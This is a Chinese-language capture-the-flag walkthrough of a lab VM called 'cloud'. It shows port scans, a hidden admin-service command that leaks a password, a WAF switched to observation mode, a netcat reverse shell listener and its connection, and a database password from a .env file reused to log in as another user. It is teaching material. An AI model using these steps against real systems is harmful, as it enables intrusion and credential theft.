群友靶机-cloud

信息搜集

```
┌──(root㉿kali)-[/home/kali/bash]
└─# nmap 192.168.2.165
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-13 10:42 EDT
Nmap scan report for Cloud.lan (192.168.2.165)
Host is up (0.00023s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
666/tcp open  doom
MAC Address: 08:00:27:7B:82:4F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.39 seconds


┌──(root㉿kali)-[/home/kali/bash]
└─# nmap 192.168.2.165 -p- -A
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-13 10:42 EDT
Nmap scan report for Cloud.lan (192.168.2.165)
Host is up (0.00064s latency).
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp    open  http
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
| fingerprint-strings:
|   GetRequest, HTTPOptions:
|     HTTP/1.1 466
|     Date: Wed, 13 Aug 2025 14:42:37 GMT
|     Content-Type: text/html;charset=utf-8
|     Connection: close
|     Set-Cookie: sl-session=GUntft31nWjROz77HQ1vgQ==; Path=/; Max-Age=86400;
HttpOnly
|_    <!DOCTYPE html><html><head><meta charset="utf-8"><meta name="viewport"
content="width=device-width, initial-scale=1.0"><link rel="icon"
href="/.safeline/static/favicon.png" type="image/png"><title id="slg-title">
</title><style>:root {--primary-color:#0067B8;--light-primary-color:#0067B8cc;--
font-color:#fff;--light-font-color:#ffffff80;--success-color:#00b87c;--warning-
color:#ff6666;--warning-font-color:#fff;--warning-light-font-color:#ffffff80;}
</style><style>html{height:100%}body{height:100%;margin:0;font-family:PingFang
SC,Helvetica Neue,Helvetica,Arial,sans-serif}#slg-bg{background-color:var(--
primary-color);z-index:100;width:100%;height:100%;position:fixed;inset:0}#slg-
box{z-index:300;border-r
666/tcp   open  http     nginx 1.18.0
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: nginx/1.18.0
```

```
9443/tcp  open  ssl/http nginx
|_http-title: SafeLine Waf Community Edition
| ssl-cert: Subject: organizationName=Chaitin Co.,
Ltd./stateOrProvinceName=Beijing/countryName=CN
| Not valid before: 2023-12-04T14:36:41
|_Not valid after:  2123-11-10T14:36:41
| tls-alpn:
|   h2
|   http/1.1
|   http/1.0
|_  http/0.9
|_ssl-date: TLS randomness does not represent time
9455/tcp  open  unknown
| fingerprint-strings:
|   GenericLines:
|     Welcome to Admin Service
|     Type 'help' for available commands
|     Available commands:
|     help - Show this help
|     whoami - Show current user
|     system-status - Show system status
|     exit - Disconnect
|     Unknown command:
|   GetRequest:
|     Welcome to Admin Service
|     Type 'help' for available commands
|     Available commands:
|     help - Show this help
|     whoami - Show current user
|     system-status - Show system status
|     exit - Disconnect
|     Unknown command: GET / HTTP/1.0
|   HTTPOptions:
|     Welcome to Admin Service
|     Type 'help' for available commands
|     Available commands:
|     help - Show this help
|     whoami - Show current user
|     system-status - Show system status
|     exit - Disconnect
|     Unknown command: OPTIONS / HTTP/1.0
|   NULL:
|     Welcome to Admin Service
|     Type 'help' for available commands
|     Available commands:
|     help - Show this help
|     whoami - Show current user
|     system-status - Show system status
|     exit - Disconnect
|   RTSPRequest:
|     Welcome to Admin Service
|     Type 'help' for available commands
|     Available commands:
|     help - Show this help
|     whoami - Show current user
|     system-status - Show system status
|     exit - Disconnect
|_    Unknown command: OPTIONS / RTSP/1.0
```

```
65443/tcp open  unknown
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, RPCCheck, RTSPRequest:
|     HTTP/1.1 400 Bad Request
|     Date: Wed, 13 Aug 2025 14:42:42 GMT
|     Content-Type: text/html
|     Content-Length: 204
|     Connection: close
|     <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
|     <html>
|     <head><title>400 Bad Request</title></head>
|     <body>
|     <center><h1>400 Bad Request</h1></center>
|     <hr><center>tengine</center>
|     </body>
|     </html>
|   GetRequest, HTTPOptions:
|     HTTP/1.1 200 OK
|     Date: Wed, 13 Aug 2025 14:42:42 GMT
|     Content-Type: application/octet-stream
|     Content-Length: 0
|_    Connection: close
3 services unrecognized despite returning data. If you know the service/version,
please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?
new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port80-TCP:V=7.95%I=7%D=8/13%Time=689CA45D%P=x86_64-pc-linux-gnu%r(GetR
SF:equest,39D1,"HTTP/1\.1\x20466\x20\r\nDate:\x20Wed,\x2013\x20Aug\x202025
SF:\x2014:42:37\x20GMT\r\nContent-Type:\x20text/html;charset=utf-8\r\nConn
SF:ection:\x20close\r\nSet-Cookie:\x20sl-session=GUntft31nWjROz77HQ1vgQ==;
SF:\x20Path=/;\x20Max-Age=86400;\x20HttpOnly\r\n\r\n<!DOCTYPE\x20html><htm
SF:l><head><meta\x20charset=\"utf-8\"><meta\x20name=\"viewport\"\x20conten
SF:t=\"width=device-width,\x20initial-scale=1\.0\"><link\x20rel=\"icon\"\x
SF:20href=\"/\.safeline/static/favicon\.png\"\x20type=\"image/png\"><title
SF:\x20id=\"slg-title\"></title><style>:root\x20{--primary-color:#0067B8;-
SF:-light-primary-color:#0067B8cc;--font-color:#fff;--light-font-color:#ff
SF:ffff80;--success-color:#00b87c;--warning-color:#ff6666;--warning-font-c
SF:olor:#fff;--warning-light-font-color:#ffffff80;}</style><style>html{hei
SF:ght:100%}body{height:100%;margin:0;font-family:PingFang\x20SC,Helvetica
SF:\x20Neue,Helvetica,Arial,sans-serif}#slg-bg{background-color:var\(--pri
SF:mary-color\);z-index:100;width:100%;height:100%;position:fixed;inset:0}
SF:#slg-box{z-index:300;border-r")%r(HTTPOptions,3890,"HTTP/1\.1\x20466\x2
SF:0\r\nDate:\x20Wed,\x2013\x20Aug\x202025\x2014:42:37\x20GMT\r\nContent-T
SF:ype:\x20text/html;charset=utf-8\r\nConnection:\x20close\r\nSet-Cookie:\
SF:x20sl-session=GUntft31nWjROz77HQ1vgQ==;\x20Path=/;\x20Max-Age=86400;\x2
SF:0HttpOnly\r\n\r\n<!DOCTYPE\x20html><html><head><meta\x20charset=\"utf-8
SF:\"><meta\x20name=\"viewport\"\x20content=\"width=device-width,\x20initi
SF:al-scale=1\.0\"><link\x20rel=\"icon\"\x20href=\"/\.safeline/static/favi
SF:con\.png\"\x20type=\"image/png\"><title\x20id=\"slg-title\"></title><st
SF:yle>:root\x20{--primary-color:#0067B8;--light-primary-color:#0067B8cc;-
SF:-font-color:#fff;--light-font-color:#ffffff80;--success-color:#00b87c;-
SF:-warning-color:#ff6666;--warning-font-color:#fff;--warning-light-font-c
SF:olor:#ffffff80;}</style><style>html{height:100%}body{height:100%;margin
SF::0;font-family:PingFang\x20SC,Helvetica\x20Neue,Helvetica,Arial,sans-se
SF:rif}#slg-bg{background-color:var\(--primary-color\);z-index:100;width:1
SF:00%;height:100%;position:fixed;inset:0}#slg-box{z-index:300;border-r");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port9455-TCP:V=7.95%I=7%D=8/13%Time=689CA45D%P=x86_64-pc-linux-gnu%r(NU
SF:LL,D7,"Welcome\x20to\x20Admin\x20Service\nType\x20'help'\x20for\x20avai
SF:lable\x20commands\nAvailable\x20commands:\n\x20\x20help\x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20\x20-\x20Show\x20this\x20help\n\x20\x20whoami\x20\x
SF:20\x20\x20\x20\x20\x20\x20-\x20Show\x20current\x20user\n\x20\x20system-
SF:status\x20-\x20Show\x20system\x20status\n\x20\x20exit\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20-\x20Disconnect\n")%r(GenericLines,E9,"Welcome\x2
SF:0to\x20Admin\x20Service\nType\x20'help'\x20for\x20available\x20commands
SF:\nAvailable\x20commands:\n\x20\x20help\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20-\x20Show\x20this\x20help\n\x20\x20whoami\x20\x20\x20\x20\x20\x2
SF:0\x20\x20-\x20Show\x20current\x20user\n\x20\x20system-status\x20-\x20Sh
SF:ow\x20system\x20status\n\x20\x20exit\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20-\x20Disconnect\nUnknown\x20command:\x20\n")%r(GetRequest,F7,"Welc
SF:ome\x20to\x20Admin\x20Service\nType\x20'help'\x20for\x20available\x20co
SF:mmands\nAvailable\x20commands:\n\x20\x20help\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20-\x20Show\x20this\x20help\n\x20\x20whoami\x20\x20\x20\x20\
SF:x20\x20\x20\x20-\x20Show\x20current\x20user\n\x20\x20system-status\x20-
SF:\x20Show\x20system\x20status\n\x20\x20exit\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20\x20-\x20Disconnect\nUnknown\x20command:\x20GET\x20/\x20HTTP/1\.
SF:0\n")%r(HTTPOptions,FB,"Welcome\x20to\x20Admin\x20Service\nType\x20'hel
SF:p'\x20for\x20available\x20commands\nAvailable\x20commands:\n\x20\x20hel
SF:p\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20-\x20Show\x20this\x20help\n\x2
SF:0\x20whoami\x20\x20\x20\x20\x20\x20\x20\x20-\x20Show\x20current\x20user
SF:\n\x20\x20system-status\x20-\x20Show\x20system\x20status\n\x20\x20exit\
SF:x20\x20\x20\x20\x20\x20\x20\x20\x20\x20-\x20Disconnect\nUnknown\x20comm
SF:and:\x20OPTIONS\x20/\x20HTTP/1\.0\n")%r(RTSPRequest,FB,"Welcome\x20to\x
SF:20Admin\x20Service\nType\x20'help'\x20for\x20available\x20commands\nAva
SF:ilable\x20commands:\n\x20\x20help\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20-\x20Show\x20this\x20help\n\x20\x20whoami\x20\x20\x20\x20\x20\x20\x20
SF:\x20-\x20Show\x20current\x20user\n\x20\x20system-status\x20-\x20Show\x2
SF:0system\x20status\n\x20\x20exit\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:-\x20Disconnect\nUnknown\x20command:\x20OPTIONS\x20/\x20RTSP/1\.0\n");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port65443-TCP:V=7.95%I=7%D=8/13%Time=689CA462%P=x86_64-pc-linux-gnu%r(G
SF:etRequest,86,"HTTP/1\.1\x20200\x20OK\r\nDate:\x20Wed,\x2013\x20Aug\x202
SF:025\x2014:42:42\x20GMT\r\nContent-Type:\x20application/octet-stream\r\n
SF:Content-Length:\x200\r\nConnection:\x20close\r\n\r\n")%r(HTTPOptions,86
SF:,"HTTP/1\.1\x20200\x20OK\r\nDate:\x20Wed,\x2013\x20Aug\x202025\x2014:42
SF::42\x20GMT\r\nContent-Type:\x20application/octet-stream\r\nContent-Leng
SF:th:\x200\r\nConnection:\x20close\r\n\r\n")%r(RTSPRequest,14E,"HTTP/1\.1
SF:\x20400\x20Bad\x20Request\r\nDate:\x20Wed,\x2013\x20Aug\x202025\x2014:4
SF:2:42\x20GMT\r\nContent-Type:\x20text/html\r\nContent-Length:\x20204\r\n
SF:Connection:\x20close\r\n\r\n<!DOCTYPE\x20HTML\x20PUBLIC\x20\"-//IETF//D
SF:TD\x20HTML\x202\.0//EN\">\r\n<html>\r\n<head><title>400\x20Bad\x20Reque
SF:st</title></head>\r\n<body>\r\n<center><h1>400\x20Bad\x20Request</h1></
SF:center>\r\n<hr><center>tengine</center>\r\n</body>\r\n</html>\r\n")%r(R
SF:PCCheck,14E,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nDate:\x20Wed,\x2013\
SF:x20Aug\x202025\x2014:42:42\x20GMT\r\nContent-Type:\x20text/html\r\nCont
SF:ent-Length:\x20204\r\nConnection:\x20close\r\n\r\n<!DOCTYPE\x20HTML\x20
SF:PUBLIC\x20\"-//IETF//DTD\x20HTML\x202\.0//EN\">\r\n<html>\r\n<head><tit
SF:le>400\x20Bad\x20Request</title></head>\r\n<body>\r\n<center><h1>400\x2
SF:0Bad\x20Request</h1></center>\r\n<hr><center>tengine</center>\r\n</body
SF:>\r\n</html>\r\n")%r(DNSVersionBindReqTCP,14E,"HTTP/1\.1\x20400\x20Bad\
SF:x20Request\r\nDate:\x20Wed,\x2013\x20Aug\x202025\x2014:42:42\x20GMT\r\n
SF:Content-Type:\x20text/html\r\nContent-Length:\x20204\r\nConnection:\x20
SF:close\r\n\r\n<!DOCTYPE\x20HTML\x20PUBLIC\x20\"-//IETF//DTD\x20HTML\x202
SF:\.0//EN\">\r\n<html>\r\n<head><title>400\x20Bad\x20Request</title></hea
SF:d>\r\n<body>\r\n<center><h1>400\x20Bad\x20Request</h1></center>\r\n<hr>
SF:<center>tengine</center>\r\n</body>\r\n</html>\r\n")%r(DNSStatusRequest
```


```
SF:TCP,14E,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nDate:\x20Wed,\x2013\x20A
SF:ug\x202025\x2014:42:42\x20GMT\r\nContent-Type:\x20text/html\r\nContent-
SF:Length:\x20204\r\nConnection:\x20close\r\n\r\n<!DOCTYPE\x20HTML\x20PUBL
SF:IC\x20\"-//IETF//DTD\x20HTML\x202\.0//EN\">\r\n<html>\r\n<head><title>4
SF:00\x20Bad\x20Request</title></head>\r\n<body>\r\n<center><h1>400\x20Bad
SF:\x20Request</h1></center>\r\n<hr><center>tengine</center>\r\n</body>\r\
SF:n</html>\r\n");
MAC Address: 08:00:27:7B:82:4F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.64 ms Cloud.lan (192.168.2.165)

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 169.58 seconds
```

各个端口对应的服务

端口	服务	详情
22	SSH	OpenSSH 8.4p1 Debian（可能允许 `root` 登录）
80	HTTP	未知 Web 服务（可能受 SafeLine WAF 保护）
666	HTTP	Nginx 1.18.0（可能是另一个 Web 服务）
9443	HTTPS	SafeLine WAF Community Edition（Web 防火墙管理界面）
9455	Admin Service	自定义管理服务（支持 `help`、`whoami`、`system-status` 等命令）
65443	HTTP	Tengine（可能是阿里云定制的 Nginx）

web探测

80



网站维护中，暂时无法访问

安全检测能力由 雷池 WAF 驱动

无法直接访问，大概是跟waf的管理机制有关，先去其他的端口探测一下

666


这个端口就一个信息

```
┌──(root㉿kali)-[/home/kali/bash]
└─# curl 192.168.2.165:666
cloud.dsz
```

就一个域名，直接修改/etc/hosts

9455端口可以直接使用nc进行连接


具体内容如下



```
┌──(root㉿kali)-[/home/kali/bash]
└─# nc 192.168.2.165 9455
Welcome to Admin Service
Type 'help' for available commands
Available commands:
  help          - Show this help
  whoami        - Show current user
  system-status - Show system status
  exit          - Disconnect
help
Available commands:
  help          - Show this help
  whoami        - Show current user
  system-status - Show system status
  show-admin-pass - Show admin password
  exit          - Disconnect
show-admin-pass
Admin Password: 5jRrRnE9
```


这里得到了一个admin用户的一个登陆密码，从上面的端口开放的服务可以得知可以去往**9443**端口进行登陆

9443



请求次数 46
访问次数（PV） 11
独立访客（UV） 5
独立 IP 2
拦截次数 35
攻击 IP 0
4xx 错误数 0
4xx 错误率 0%
4xx 拦截数 35
4xx 拦截率 76.09%
5xx 错误数 1
5xx 错误率 2.17%

9443端口的界面如上，可以在左侧的防护应用位置对靶机IP的80端口的模式进行修改



a
* cloud.dsz

维护模式


展示维护页面，任何人都将无法访问您的应用

今日请求 51
今日拦截 37

基础配置

应用域名 * cloud.dsz
监听端口 80
接入方式 代理到已有应用
上游服务器 http://127.0.0.1:8080

其中观察模式可以做任何操作，那么就把模式修改成观察模式，然后再去访问靶机ip




防护模式
发现攻击后将自动拦截，并记录攻击事件

观察模式
发现攻击后仅记录攻击事件，不拦截

维护模式
展示维护页面，任何人都将无法访问您的应用

这里访问时需要把科学上网给关了，要不然打不开

然后界面如下



服务器状态检查工具

选择检查项:

那么可以弹shell了

```
┌──(root㉿kali)-[/home/kali/bash]
└─# nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.2.240] from (UNKNOWN) [192.168.2.165] 51354
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

提权至lucky

在根目录下发现了一个多余的目录

```
www-data@Cloud:/$ ls
bin   data  etc   initrd.img      lib    lib64   lost+found  mnt  proc  run   srv
tmp  var      vmlinuz.old
boot  dev   home  initrd.img.old  lib32  libx32  media       opt  root  sbin  sys
usr  vmlinuz
```

并且在这个目录下有一个隐藏的**.env**文件

```
www-data@Cloud:/data/safeline$ ls -al
total 28
drwxr-xr-x  4 root root 4096 Aug 12 02:09 .
drwxr-xr-x  3 root root 4096 Aug 12 02:08 ..
-rw-r--r--  1 root root  222 Aug 12 02:09 .env
-rw-r--r--  1 root root 4559 Aug 12 02:08 docker-compose.yaml
drwxr-xr-x  4 root root 4096 Aug 12 02:08 logs
drwxr-xr-x 10 root root 4096 Aug 12 02:08 resources
www-data@Cloud:/data/safeline$ cat .env
SAFELINE_DIR=/data/safeline
POSTGRES_PASSWORD=vivrdIDj6fhNJIRdnitL
MGT_PORT=9443
RELEASE=
CHANNEL=
REGION=
IMAGE_PREFIX=swr.cn-east-3.myhuaweicloud.com/chaitin-safeline
IMAGE_TAG=9.2.1
SUBNET_PREFIX=192.168.0
ARCH_SUFFIX=
```

可以得到一个密码**vivrdIDj6fhNJIRdnitL**，测试过后得知是lucky用户的密码，进行切换

```
www-data@Cloud:/data/safeline$ su - lucky
Password:
lucky@Cloud:~$
```

提权至root

```
lucky@Cloud:~$ sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for lucky:
Sorry, user lucky may not run sudo on Cloud.
```

没有sudo权限，并且在用户家目录下看见了一个.hint的文件

```
lucky@Cloud:~$ cat .hint
root password length is 4.
Regex is : 'r..o'
```

